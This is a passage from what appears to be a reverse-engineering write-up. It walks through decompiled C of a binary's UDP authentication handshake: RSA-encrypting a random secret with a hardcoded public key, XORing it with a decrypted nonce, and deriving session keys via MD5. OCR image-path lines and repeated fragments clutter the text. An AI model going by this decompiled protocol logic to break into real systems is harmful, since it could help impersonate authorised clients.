    plainchar = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    i += 1;
    *plainchar = random_number % 0x5d + 0x21;
  } while (i != 0x1f);
  END_OF_PLAINTEXT = 0;
  return;
}
```




```
int rsa_encrypt_with_public_key(void)

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&ENCRYPTED_SECRET,0,0x80);
  iVar1 = RSA_size(rsa);
  iVar1 = RSA_public_encrypt(iVar1,&RANDOMLY_GENERATED_PLAINTEXT_at_4149b0,&ENCRYPTED_SECRET,rsa,3);
  return iVar1 >> 0x1f;
}
```


This encrypted secret is sent to the client, as an authentication challenge.

This encrypted secret is sent to the client, as an authentication challenge.


Meanwhile...




```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```




```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```



```
void xor_decrypted_nonce_with_plaintext(void)

{
  byte *pbVar1;
  byte *pbVar2;
  int i;
  byte *pbVar3;

  i = 0;
  do {
    pbVar1 = &DECRYPTED_NONCE + i;
    pbVar2 = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    pbVar3 = &XORED_MSG_00414b80 + i;
    i += 1;
    *pbVar3 = *pbVar1 ^ *pbVar2;
  } while (i != 0x20);
  return;
}
```




```
int set_ephemeral_keys(void)

{
  size_t xor_str_len;
  char xor_str_perm [512];
  char xor_str_temp [512];
  uint md5 [22];

  memset(md5,0,0x58);
  sprintf(xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
  sprintf(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
  md5_init(md5);
  xor_str_len = strlen(xor_str_perm);
  md5_add(md5,xor_str_perm,xor_str_len);
  md5_digest(md5,&PERM_KEY);
  md5_init(md5);
  xor_str_len = strlen(xor_str_temp);
  md5_add(md5,xor_str_temp,xor_str_len);
  md5_digest(md5,&TEMP_KEY);
  return 0;
}
```




```
  if (STATE != 0) goto INCREMENT_FD_INDEX_at_401af0;
  S = checkState(payload_buffer,2);
  if (S != 2) {
    memset(&ENCRYPTED_NONCE,0,0x80);
    memcpy(&ENCRYPTED_NONCE,payload_buffer,num_bytes_recv);
    S = rsa_public_decrypt_nonce();
    if (S != 0) break;
    STATE = 1;
    generate_random_plaintext();
    rsa_encrypt_with_public_key();
    sendto(SKT,&ENCRYPTED_SECRET,0x80,0,&src_addr,addrlen);
    xor_decrypted_nonce_with_plaintext();
    set_ephemeral_keys();
    goto LAB_00401e1c;
  }
```

STATE 1


(the third and final state)



```
if (STATE == 1) {
  S = checkState(payload_buffer,2);
  if (S != 2) goto code_r0x00401e3c;
}
```

